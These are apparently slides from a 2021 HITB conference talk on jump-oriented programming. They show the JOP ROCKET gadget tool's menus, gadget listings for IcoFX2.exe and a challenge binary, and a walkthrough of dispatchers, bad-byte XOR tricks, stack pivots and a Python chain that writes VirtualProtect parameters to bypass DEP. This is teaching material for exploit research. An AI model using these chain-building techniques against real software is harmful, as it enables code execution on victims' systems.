
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere   v2.12

```
Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use j to generate pre-built JOP chains!

HITB SECCONF AMSTERDAM - 2021

JOP ROCKET Menu



```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

- Use p to access print sub-menu.
- Use P to print everything
  - *Not including stack pivots*

Print Sub-menu

```
de - View selections
z - Run print routines for selctions
P - Print EVERTHING all operations and regs selected (NEW)
Note: JOP chains MUST be generated separately on JOP chain sub-menu
g - Enter operations to print
        *!*You MUST specify operations to print.*!*
r - Set registers to print
        *!*You MUST specify the registers to print.*!*
C - Clear all selected operations
mit - Print Mitigations for scanned modules
        Must scan for mitigations first
x - Exit print menu

dis - Print all d. gadgets      bdis - Print all the BEST d. gadgets
odis - Print all other d. gadgets

da - Print d. gadgets for EAX           ba - Print best d. gadgets for EAX
db - Print d. gadgets for EBX           bb - Print best d. gadgets for EBX
dc - Print d. gadgets for ECX           bc - Print best d. gadgets for ECX
dd - Print d. gadgets for EDX           bd - Print best d. gadgets for EDX
ddi - Print d. gadgets for EDI          bdi - Print best d. gadgets for EDI
dsi - Print d. gadgets for ESI          bsi - Print best d. gadgets for ESI
dbp - Print d. gadgets for EBP          bbp - Print best d. gadgets for EBP

oa - Print d. gadgets for EAX           ob - Print best d. gadgets for EBX
oc - Print d. gadgets for ECX           od - Print best d. gadgets for EDX
odi - Print d. gadgets for EDI          osi - Print best d. gadgets for ESI
obp - Print d. gadgets for EBP
dplus - print all alternative d. gadgets - jmp ptr dword [ reg +/-]
j - Print all JMP REG                   c - Print all CALL REG
        ja - Print all JMP EAX                  ca - Print all CALL EAX
        jb - Print all JMP EBX                  cb - Print all CALL EBX
        jc - Print all JMP ECX                  cc - Print all CALL ECX
        jd - Print all JMP EDX                  cd - Print all CALL EDX
        jdi - Print all JMP EDI                 cdi - Print all CALL EDI
        jsi - Print all JMP ESI                 csi - Print all CALL ESI
        jbp - Print all JMP EBP                 cbp - Print all CALL EBP
        jsp - Print all JMP ESP                 csp - Print all CALL ESP
emp - Print all 'empty' JMP PTR [reg]  (NEW)
pj - Print JMP PTR [REG]                pc - Print CALL PTR [REG]
        pja - Print JMP PTR [EAX]               pca - Print CALL PTR [EAX]
        pjb - Print JMP PTR [EBX]               pcb - Print CALL PTR [EBX
        pjc - Print JMP PTR [ECX]               pcc - Print CALL PTR [ECX
        pjd - Print JMP PTR [EDX]               pcd - Print CALL PTR [EDX
        pjdi - Print JMP PTR [EDI]              pcdi - Print CALL PTR [EDI]
        pjsi - Print JMP PTR [ESI]              pcsi - Print CALL PTR [ESI]
        pjbp - Print JMP PTR [EBP]              pcbp - Print CALL PTR [EBP]

        pjsp - Print JMP PTR [ESP]              pcsp - Print CALL PTR [ESP]

ma - Print all arithmetic               st - Print all stack operations
        a - Print all ADD                       po - Print POP
        s - Print all SUB                       pu - Print PUSH
                                                pad - Popad
                                                stack - all stack pivots (NEW)
```

```
ma - Print all arithmetic               st - Print all stack operations
        a - Print all ADD                       po - Print POP
        s - Print all SUB                       pu - Print PUSH
                                                pad - Popad
                                                stack - all stack pivots (NEW)
        m - Print all MUL               id - Print INC, DEC
        d - Print all DIV                       inc - Print INC
move - Print all movement                       dec - Print DEC
        mov - Print all MOV             bit - Print all Bitwise
        movv - Print all MOV Value              sl - Print Shift Left
        movs - Print all MOV Shuffle            sr - Print Shift Right
        deref - Print all MOV Dword
                PTR dereferences (NEW)          n - neg
        l - Print all LEA                       rr - Print Rotate Right
        xc - Print XCHG                         rl - Print Rotate Left
str - Print all strings (good for DG)           xo - XOR
        cd - cmpsd
        ld - lodsd
        md - movsd
        std - stosd
        scd - scasd

all - Print all the above                       rec - Print all operations only
```

- Use r to select specific registers affected.
- Use g to select specific operations
- Use z to print selections
- Use P to select alll

HITB SECCONF AMSTERDAM - 2021

Print Results


```
IcoFX2_MovVal OP_EDX_3.txt      2.117 kb
IcoFX2_Mov Deref OP _EDX_1.txt  0.328 kb
IcoFX2_MovShuf OP_EDX_1.txt     1.389 kb
IcoFX2_Lea OP_EDX_2.txt         26.295 kb
IcoFX2_Xchg OP_EDX_2.txt        2.192 kb
IcoFX2_Pop OP_EDX_3.txt         3.158 kb
IcoFX2_Push OP_EDX_3.txt        5.995 kb
IcoFX2_Dec OP_EDX_3.txt         6.966 kb
IcoFX2_Inc OP_EDX_3.txt         110.229 kb
IcoFX2_ADD OP_ESI_3.txt         10.808 kb
IcoFX2_Mov OP_ESI_2.txt         2.762 kb
IcoFX2_MovVal OP_ESI_2.txt      0.852 kb
IcoFX2_Mov Deref OP _ESI_2.txt  0.336 kb
IcoFX2_MovShuf OP_ESI_1.txt     0.92 kb
IcoFX2_Xchg OP_ESI_2.txt        2.918 kb
IcoFX2_Pop OP_ESI_3.txt         4.598 kb
IcoFX2_Push OP_ESI_1.txt        5.335 kb
IcoFX2_Dec OP_ESI_3.txt         1.256 kb
IcoFX2_Inc OP_ESI_3.txt         5.311 kb
IcoFX2_ADD OP_EDI_3.txt         8.129 kb
IcoFX2_Sub OP_EDI_1.txt         0.319 kb
IcoFX2_Mov OP_EDI_2.txt         7.27 kb
IcoFX2_MovVal OP_EDI_2.txt      3.249 kb
IcoFX2_MovShuf OP_EDI_1.txt     0.511 kb
IcoFX2_Xchg OP_EDI_2.txt        2.035 kb
IcoFX2_Pop OP_EDI_3.txt         1.144 kb
IcoFX2_Push OP_EDI_2.txt        4.401 kb
IcoFX2_Dec OP_EDI_1.txt         0.328 kb
IcoFX2_Inc OP_EDI_3.txt
IcoFX2_ADD OP_EBP_3.txt
IcoFX2_Sub OP_EBP_2.txt
IcoFX2_Mul OP_EBP_3.txt
IcoFX2_Mov OP_EBP_2.txt         0.953 kb
IcoFX2_Mov Deref OP _EBP_2.txt  1.142 kb
IcoFX2_Lea OP_EBP_2.txt         0.314 kb
IcoFX2_Xchg OP_EBP_2.txt        4.29 kb
IcoFX2_Pop OP_EBP_2.txt         1.254 kb
IcoFX2_Push OP_EBP_2.txt        10.56 kb
IcoFX2_Dec OP_EBP_3.txt         21.392 kb
IcoFX2_Inc OP_EBP_3.txt         29.318 kb
IcoFX2_ADD OP_ESP_1.txt         4.367 kb
IcoFX2_Mov OP_ESP_3.txt         2.751 kb
IcoFX2_MovVal OP_ESP_3.txt      2.751 kb
IcoFX2_Lea OP_ESP_3.txt         0.483 kb
IcoFX2_Xchg OP_ESP_2.txt        2.943 kb
IcoFX2_Pop OP_ESP_3.txt         28.143 kb
IcoFX2_Push OP_ESP_3.txt        1.481 kb
IcoFX2_Dec OP_ESP_2.txt         8.414 kb
IcoFX2_Inc OP_ESP_3.txt         27.322 kb
```

Numerous results by operation and reg

- This is for *add ebx.*
  - It has *jmp* and *call*
  - It has ebx, bx, bh, bl, etc.

```
*****************************************************************************
#3  IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh                 0x43f22c (offset 0x3f22c)
call ecx                   0x43f22e (offset 0x3f22e)

*****************************************************************************
#4  IcoFX2.exe  [Ops: 0x3]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh                 0x441e8f (offset 0x41e8f)
jmp edi                0x441e91 (offset 0x41e91)

*****************************************************************************
10 IcoFX2.exe  [Ops: 0xa]  DEP: False   ASLR: False    SEH: False  CFG: False
dc ebx, ebp                    0x462bf1 (offset 0x62bf1)
op ss                  0x462bf3 (offset 0x62bf3)
call ecx                   0x462bf4 (offset 0x62bf4)

*****************************************************************************
#15 IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh                 0x470213 (offset 0x70213)
jmp edi                0x470215 (offset 0x70215)

*****************************************************************************
#16 IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh                 0x471b72 (offset 0x71b72)
call esi                   0x471b74 (offset 0x71b74)

*****************************************************************************
#17 IcoFX2.exe  [Ops: 0x7]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh                 0x48c75d (offset 0x8c75d)
jmp ecx                0x48c75f (offset 0x8c75f)
```

Offsets for each line



Part 2: The Manual Approach

Part 2 Contents

1. Selecting dispatch registers and the dispatcher gadget
2. An overview of JOP's purpose in an exploit
3. Avoiding bad bytes with JOP
4. Stack pivoting with JOP
5. Writing function parameters to memory
6. Performing the function call
7. JOP NOPs
8. Demo

HITBSECCONF AMSTERDAM - 2021

Choosing Dispatch Registers

Dispatcher Gadget Address

- Functional gadgets need to end in JMPs or CALLs to this register.
- Assess the available JOP gadgets for each register.
  - Some will have more useful gadgets available than others.
- It is possible to change registers or load the address into multiple registers.
  - Will require additional functional gadgets.

Useful gadgets with no side effects

```
#31 hashCracker_challenge_nonull.exe     [Ops: 0xd]   DEP:
True     ASLR: False     SEH: False   CFG: False
pop ebx                 0x112227fd (offset 0x27fd)
jmp ecx                 0x112227fe (offset 0x27fe)
```

```
#16 hashCracker_challenge_nonull.exe     [Ops: 0x4]   DEP:
True     ASLR: False     SEH: False   CFG: False
neg esi                 0x112223eb (offset 0x23eb)
jmp ecx                 0x112223ed (offset 0x23ed)
```

Gadgets are lengthy and more difficult to use

```
#38 hashCracker_challenge_nonull.exe     [Ops: 0xd]   DEP:
True     ASLR: False     SEH: False   CFG: False
pop edx                 0x1122379a (offset 0x379a)
pop eax                 0x1122379b (offset 0x379b)
push edx                    0x1122379c (offset 0x379c)
add ecx, 0x20007                    0x1122379d (offset 0x379d)
jmp ebx                 0x112237a3 (offset 0x37a3)
```

```
#24 hashCracker_challenge_nonull.exe     [Ops: 0x5]   DEP:
True     ASLR: False     SEH: False   CFG: False
and ebx, dword ptr [ebx - 0x7d] 0x112225f4 (offset 0x25f4)
les edx, ptr [ecx]              0x112225f7 (offset 0x25f7)
jmp edi                 0x112225f9 (offset 0x25f9)
```

Choosing Dispatch Registers

Dispatch Table Address

- The only way to decide which register to use is via the selection of the dispatcher gadget.
  - This gadget needs eax to hold the dispatch table.
- It will be easier to find functional gadget workarounds than to work with a bad dispatcher.
  - A good dispatcher may cause a few gadgets to be inaccessible, while a bad dispatcher such as the one to the right could invalidate any gadget that utilizes the stack
- The dispatcher gadget can also be changed for another midway the exploit.
  - Not ideal and requires additional gadgets that may or may not exist.

Dispatcher Gadget	
Address	**Gadget**
0x1b174bcc	add eax, 0x4; jmp dword ptr [eax];

Dispatcher Gadget	
Address	**Gadget**
0x1b473522	add ebx, 8; pop eax; pop ecx; jmp dword ptr [ebx];

This dispatcher has too many side effects; it should be avoided if possible.

Selecting a Dispatcher

- *Add* and *sub* are straightforward instructions that are relatively simple to use in most cases.
  - Put each functional gadget in order in the dispatch table.
  - Reverse the dispatch table's order for *sub*.
- Try to avoid side effects when possible.
  - Any side effect that happens in the dispatcher will occur repeatedly throughout the exploit.
  - Some may be accommodated while others may invalidate entire registers.

Dispatcher Gadget	
Address	**Gadget**
0x1b474a22	add eax, 0x4; jmp dword ptr [eax];

Dispatch Table			
	Address	**Value**	**Gadget**
1	0x0018fac0	0x1b47bbcc	pop ebx; jmp edx;
2	0x0018fac4	0x1b47bb10	add ebx, 0x100; jmp edx;
3	0x0018fac8	0x1b47bc38	push ebx; jmp edx

Selecting a Dispatcher

- *Add* and *sub* are straightforward instructions that are relatively simple to use in most cases.
  - Put each functional gadget in order in the dispatch table.
  - Reverse the dispatch table's order for *sub*.
- Try to avoid side effects when possible.
  - Any side effect that happens in the dispatcher will occur repeatedly throughout the exploit.
  - Some may be accommodated while others may invalidate entire registers.

Dispatcher Gadget	
Address	**Gadget**
0x1b47181f	sub eax, 0x4; jmp dword ptr [eax];

	Dispatch Table		
	Address	**Value**	**Gadget**
3	0x0018fac8	0x1b47bc38	push ebx; jmp edx
2	0x0018fac4	0x1b47bb10	add ebx, 0x100; jmp edx;
1	0x0018fac0	0x1b47bbcc	pop ebx; jmp edx;

Selecting a Dispatcher

- Keep memory space limitations in mind.
    - Gadgets that modify the dispatch table's address by larger amounts will require more padding and increase the table's size.

Dispatch table for:
add edi, 8; jmp dword ptr [edi];

```
0018FBB0  11223795 •7"◀ hashCrac.11223795
0018FBB4  44444444 DDDD
0018FBB8  11223795 •7"◀ hashCrac.11223795
0018FBBC  44444444 DDDD
0018FBC0  11223795 •7"◀ hashCrac.11223795
0018FBC4  44444444 DDDD
0018FBC8  11223795 •7"◀ hashCrac.11223795
0018FBCC  44444444 DDDD
```

Dispatch table for:
add edi, 0x10; jmp dword ptr [edi];

```
0018FBB0  11223795 •7"◀ hashCrac.11223795
0018FBB4  44444444 DDDD
0018FBB8  44444444 DDDD
0018FBBC  44444444 DDDD
0018FBC0  11223795 •7"◀ hashCrac.11223795
0018FBC4  44444444 DDDD
0018FBC8  44444444 DDDD
0018FBCC  44444444 DDDD
```

Tasks to Accomplish with JOP

Running Shellcode with JOP

- Execute WinAPI function calls that can bypass DEP so shellcode can be used.
- Most commonly, VirtualProtect() or VirtuallAlloc() will be used to make a region of memory executable.
  - When using VirtualAlloc(), another function such as WriteProcessMemory() needs to be used to write the shellcode to the allocated memory.
- Use gadgets to write function parameters that contain bad bytes.

Shellcode-less JOP

- This method still performs WinAPI calls but does not avoid DEP in the same way.
  - The function calls themselves will perform the desired malicious actions.
- Some function calls may return values to be used as parameters for other functions.
  - JOP must be used to set up these parameters, as their values cannot be hardcoded or generated programmatically in the script.
- Several function calls can be chained together
  - Example: kernel32.LoadLibrary() -> kernel32.GetProcAddress -> msvcrt.System()

Calling WinAPI Functions with JOP

- Before executing a function such as VirtualProtect(), the parameters must be set up correctly.
- While some parameters can be included in the payload, parameters with bad bytes can be replaced by dummy variables which are later overwritten.

VirtualProtect Parameters		
Value in Buffer	**Description**	**Desired Value**
0x1818c0fa	Return Address	0x1818c0fa
0x1818c0fa	lpAddress	0x1818c0fa
0x70707070	dwSize (dummy)	0x00000500
0x70707070	flNewProtect (dummy)	0x00000040
0x1818c0dd	lpfOldProtect	0x1818c0dd

Using JOP to Avoid Bad Bytes

- *Xor* can be used to load bad byte values into a register.
- First, put a predictable value into a register.
  - This can be used as an XOR key later.

Address	Gadget
0xebb87b20	pop ebx; jmp ecx;

or

Address	Gadget
0xebb8544	mov ebx, 0x42afe821; jmp ecx;

- Calculate the result that occurs from XORing the key with the bad byte value. Then, load that result into a register.
  - If the desired value is 0x40, calculate 0x40 XOR key.

Address	Gadget
0xeb390312	pop edx; jmp ecx;

- Use an *xor* gadget to perform the calculation and load the final value into a register.

Address	Gadget
0xeb390312	xor edx, ebx; jmp ecx;

Using JOP to Avoid Bad Bytes

- Gadget addresses themselves can contain bad bytes.

- These addresses cannot be included within the dispatch table.
- Other gadgets can be used to load the address into a register.
  - Afterwards, perform a *jmp* to this register.

Dispatcher Gadget	
Address	**Gadget**
0x4213ff90	add ebx, 0x4; jmp dword ptr [ebx]

Dispatch Table	
Value	**Gadget**
0x4213a870	neg eax; jmp esi; # Load 0x0013fc20 into eax
0x4213b69a	jmp eax; # Execute 1st stack pivot gadget
0x4213a2dd	xor edx, edi ; jmp esi # Load 0x00131222 into edx
0x421389a0	jmp edx # Execute 2nd stack pivot gadget

Address	Gadget
0x0013fc20	add esp, 0x40; jmp esi # Stack pivot

Address	Gadget
0x00131222	add esp, 0x2b; jmp esi # Stack pivot

Stack Pivoting with JOP

- Stack pivots that adjust esp forwards are usually more plentiful and easier to use.
  - JOP ROCKET can help find these types of gadgets.
  - *Pop, add esp, call,* etc.

```
16 bytes
    0x112237b1, # (base + 0x37b1), # add esp, 0x10 # jmp edx #
    hashCracker_challenge_nonull.exe  (16 bytes)
20 bytes
    0x1122136f, # (base + 0x136f), # pop ebx # add esp, 0x10 #
    jmp edx # hashCracker_challenge_nonull.exe  (20 bytes)
24 bytes
    0x1122136c, # (base + 0x136c), # pop esi # xor ecx, ecx #
    pop ebx # add esp, 0x10 # jmp edx #
    hashCracker_challenge_nonull.exe  (24 bytes)
```

Gadget
pop eax;
pop edi;
jmp edx;

ESP

Stack	
Address	**Value**
0x0018fac0	0x11111111
0x0018fac4	0x22222222
0x0018fac8	0x33333333
0x0018facc	0x44444444

Stack Pivoting with JOP

- Backwards moving pivots tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also overwrite memory as they do so.

Address	Gadget
0x43da8822	**mov ebx, 0; jmp ecx**
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;

Stack	
Address	Value
0x0018fac0	0x11111111
0x0018fac4	0x22222222
0x0018fac8	0x33333333
0x0018facc	0x44444444

ESP → 0x0018facc

Stack Pivoting with JOP

- Backwards moving pivots tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also overwrite memory as they do so.

Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	**push ebx; jmp ecx;**
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;

Stack		
	Address	Value
	0x0018fac0	0x11111111
	0x0018fac4	0x22222222
ESP →	0x0018fac8	0x00000000
	0x0018facc	0x44444444

Stack Pivoting with JOP

- Backwards moving pivots tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also overwrite memory as they do so.

Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	**push ebx; jmp ecx;**
0x62ad7355	push ebx; jmp ecx;

Stack	
Address	**Value**
0x0018fac0	0x11111111
ESP → 0x0018fac4	0x00000000
0x0018fac8	0x00000000
0x0018facc	0x44444444

Stack Pivoting with JOP

- Backwards moving pivots tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also overwrite memory as they do so.

Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	**push ebx; jmp ecx;**

ESP →

Stack	
Address	**Value**
0x0018fac0	0x00000000
0x0018fac4	0x00000000
0x0018fac8	0x00000000
0x0018facc	0x44444444

Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to replace dummy values.
- Gadgets with the *push* instruction are relatively common and will perform an overwrite.
  - Occurs at esp-4, then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;

Load 0x500 into eax

ESP

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x70707070**	**dwSize (dummy)**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to replace dummy values.
- Gadgets with the *push* instruction are relatively common and will perform an overwrite.
  - Occurs at esp-4, then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;

Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

ESP

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x70707070**	**dwSize (dummy)**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect

Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to replace dummy values.
- Gadgets with the *push* instruction are relatively common and will perform an overwrite.
  - Occurs at esp-4, then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;

Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

ESP

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x70707070**	**dwSize (dummy)**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect

Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to replace dummy values.
- Gadgets with the *push* instruction are relatively common and will perform an overwrite.
  - Occurs at esp-4, then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;

Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

ESP → 0x1818c0e8

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x00000500**	**dwSize**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect

Generalizing the *Push* Method

- When performing multiple *push* overwrites, stack pivots in both directions will be needed.
- After each *push,* esp should be pivoted back to a location where values can be popped.
- The stack values can be arranged so that this process is simpler.

Distance: 0xC

Distance: 0xC

Distance: 0xC

Stack

Address:	Value:
0x0	Encoded Parameter 1
0x4	Encoded Parameter 2
0x8	Encoded Parameter 3
0xC	Dummy Variable 1
0x10	Dummy Variable 2
0x14	Dummy Variable 3

```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112213f1)  # POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x0552a050) # eax <- encoded lpAddress
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x11221289) # XOR EAX, ESI # JMP EDX
                                           # ESI is XOR key
                                           # EAX = 0x18FCA0 (lpAddress)

JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
                                           # pivot total: 0xC

JOP_chain += struct.pack('<L', 0x112212d7) # PUSH EAX # JMP EDX
                                           # PUSH 0x18FCA0 (lpAddress) onto stack
JOP_chain += padding

#bring ESP back to address of value for dwSize
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
                                           # pivot total: 0x8
```

1. POP Parameter 1 off stack

2. XOR to avoid bad bytes

3. Pivot ESP to corresponding location for PUSH

Stack

Address:	Value:
0x0	Parameter 1 value
0x4	Parameter 2 value
0x8	Parameter 3 value
0xC	Dummy Variable 1
0x10	Dummy Variable 2
0x14	Dummy Variable 3

4. Overwrite placeholder in lower memory at ESP-4

5. Pivot ESP to next value

6. Repeat from step 1 until all parameters are written.

Overwriting Dummy Values – *Mov*

- Other gadgets such as *mov dword ptr* can perform overwrites.
- These are less commonly found and require more registers to be set aside.
  - Overwrite occurs at the address of the first register using the value of the second register.
  - No stack pivots required.

Gadget
mov dword ptr [eax], ebx
jmp edx;

Gadget	
xor eax, ecx;	*Load 0x1818c0ec into eax*
xor ebx, ecx;	*Load 0x40 into ebx*
jmp edx;	

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x70707070**	**flNewProtect (dummy)**
0x1818c0f0	0x1818c0dd	lpfOldProtect

Overwriting Dummy Values – *Mov*

- Other gadgets such as *mov dword ptr* can perform overwrites.
- These are less commonly found and require more registers to be set aside.
  - Overwrite occurs at the address of the first register using the value of the second register.
  - No stack pivots required.

Gadget
mov dword ptr [eax], ebx
jmp edx;

Gadget	
xor eax, ecx;	***Load 0x1818c0ec into eax***
xor ebx, ecx;	***Load 0x40 into ebx***
jmp edx;	

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x70707070**	**flNewProtect (dummy)**
0x1818c0f0	0x1818c0dd	lpfOldProtect

Overwriting Dummy Values – *Mov*

- Other gadgets such as *mov dword ptr* can perform overwrites.
- These are less commonly found and require more registers to be set aside.
  - Overwrite occurs at the address of the first register using the value of the second register.
  - No stack pivots required.

Gadget
mov dword ptr [eax], ebx
jmp edx;

Gadget	
xor eax, ecx;	***Load 0x1818c0ec into eax***
xor ebx, ecx;	***Load 0x40 into ebx***
jmp edx;	

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x00000040**	**flNewProtect**
0x1818c0f0	0x1818c0dd	lpfOldProtect

Final Steps Before the Function Call

- Stack pivot to the start of your parameters before executing the function.

	VirtualProtect Parameters		
	Address	**Current Value**	**Description**
ESP	0x1818c0e0	0x1818c0fa	Return Address
	0x1818c0e4	0x1818c0fa	lpAddress
	0x1818c0e8	0x00000500	dwSize
	0x1818c0ec	0x00000040	flNewProtect
	0x1818c0f0	0x1818c0dd	lpfOldProtect

Address	Gadget
